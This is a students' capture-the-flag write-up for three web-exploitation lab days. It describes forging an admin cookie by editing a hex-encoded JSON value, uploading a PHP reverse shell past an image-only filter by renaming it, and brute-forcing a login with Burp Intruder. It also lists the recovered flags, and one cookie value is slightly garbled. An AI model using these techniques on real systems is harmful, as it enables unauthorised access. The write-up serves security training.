

PSP0201

Week 2

Writeup

Group Name: urkomputerhaspirus

Members

ID	Name	Role
1211102272	Tee Cheng Jun	Leader
1211101114	Chong Yi Jing	Member
1211101591	Ian Leong Tsung Jii	Member
1211101734	Ernest Leong Zheng Yang	Member



Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox


Solution/walkthrough:

Question 1

Open the page by putting the I.P given in the search bar.



Opening up the browser developer tools to check on the cookie.




Question 2

Obtain the value of the cookie.

Value
7b22636fd70616e79223a22546865204265737420466573746976616c20436fd70616e79222c2022757365726e616d65223a2274696d6f746879222d

Question 3

Using Cyberchef, convert the cookie value from hexadecimal to string.



Question 4

After changing the username to 'santa', convert the JSON statement to hex.

The screenshot shows the CyberChef web application interface. The 'Recipe' panel is set to 'To Hex' with 'Delimiter' as 'None' and 'Bytes per line' as '0'. The 'Input' panel contains the JSON string: `{"company": "The Best Festival Company", "username": "santa"}`. The 'Output' panel displays the resulting hexadecimal string: `7b2263666d70616e79223a22546865204265737420466573746976616c2043666d70616e79222c2022757365726e616d65223a2273616e7461227d`. The interface also includes a 'Favourites' list on the left and a 'BAKE!' button at the bottom.

Question 5

After copy pasting Santa's cookie into the website and hitting refresh, we now have access to the controls. We can then switch on every control and the the flag will be presented to us.

The screenshot shows the 'Christmas Console' website in a browser window. The page features a background image of a teddy bear and a wooden chest. A 'CONTROL CONSOLE' overlay is displayed, listing six controls: 'Part Picking', 'Assembly', 'Painting', 'Touch-up', 'Sorting', and 'Sleigh Loading'. Each control has an 'Active?' column with a 'Yes' status and a toggle switch that is currently turned on. At the bottom of the console, a flag is displayed: `THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWZhYmQy}`. A 'Logout' button is visible in the top right corner.

Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we open the browser's developer tool and viewed the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.



Day 2: Web Exploitation - The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Netcat, Nano(text editor)

Solution/walkthrough:

Question 1

Discovered the page for uploading files by adding “?id=ODIzODI5MTNiYmYw” at the end of the ip address.



Question 2

By viewing the source for the file upload page, we can find out what type of files are allowed to be submitted. In this case, it accepts .jpeg, .jpg, and .png.

Thought Process/Methodology:

Having accessed the page for uploading files, we inspected the page source to find out what types of files that it accepts. As it accepts only image files, our PHP reverse shell script needs to have either .jpeg, .jpg, or .png. Therefore we have renamed the reverse shell script given in /usr/share/webshells/php/php-reverse-shell.php to shell.jpeg.php. After submitting the file on the website, we started up netcat listener to listen on port 1234. After clicking the uploaded file on the /uploads/ directory, we now have a connection. Upon typing /var/www/flag.txt into the terminal, the flag is revealed.


Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Firefox, Burpsuite, FoxyProxy

Solution/walkthrough:



Question 1

After accessing the website, we turn on burp via FoxyProxy. After that, we turn on intercept in the proxy menu in burpsuite. We then enter values into the field and click sign in. Burpsuite will now hold our request and not forward it until we tell it to.





Question 2

We then forward the request to intruder. From the positions tab we configure our attack type as cluster bomb and select the fields where the payloads will be inserted.



Question 3

We then click the payloads tab and enter the values that we will be trying in set 1(username) and set 2(password). Then we click the attack button. When the attack is complete we can see that one combination of username and password shows a different status code.



3. Intruder attack of 10.10.114.76 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items


Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	admin	password	302			309	
2	root	password	302			309	
3	user	password	302			309	
4	admin	admin	302			309	
5	root	admin	302			309	
6	user	admin	302			309	
7	admin	12345	302			255	
8	root	12345	302			309	
9	user	12345	302			309	

Request Response

Finished

Question 4

We try the username and password from the previous question and it brings us to the Santa Sleigh Tracker App. From this page we obtained the flag THM{885ffab980e049847516f9d8fe99ad1a}.



Thought Process/Methodology:

Having accessed the target machine, we were shown a sign-in page. As there was no registration option, we had to use burpsuite in order to brute force the username and password in order to sign-in. We started by turning on burp using Foxy Proxy and also making sure that intercept was on in Burpsuite. After that we typed in some random details in the page and clicked sign-in. Burpsuite will now capture our request and we can send it to the intruder tab in Burpsuite. After selecting the attack type and entering in our username and password list we press attack and wait for it to finish. From the results, we can see that there is one combination that returned a different status code which is 'admin' and '12345'. We then entered the details into the website and was granted access to the Santa Sleigh Tracker APP.


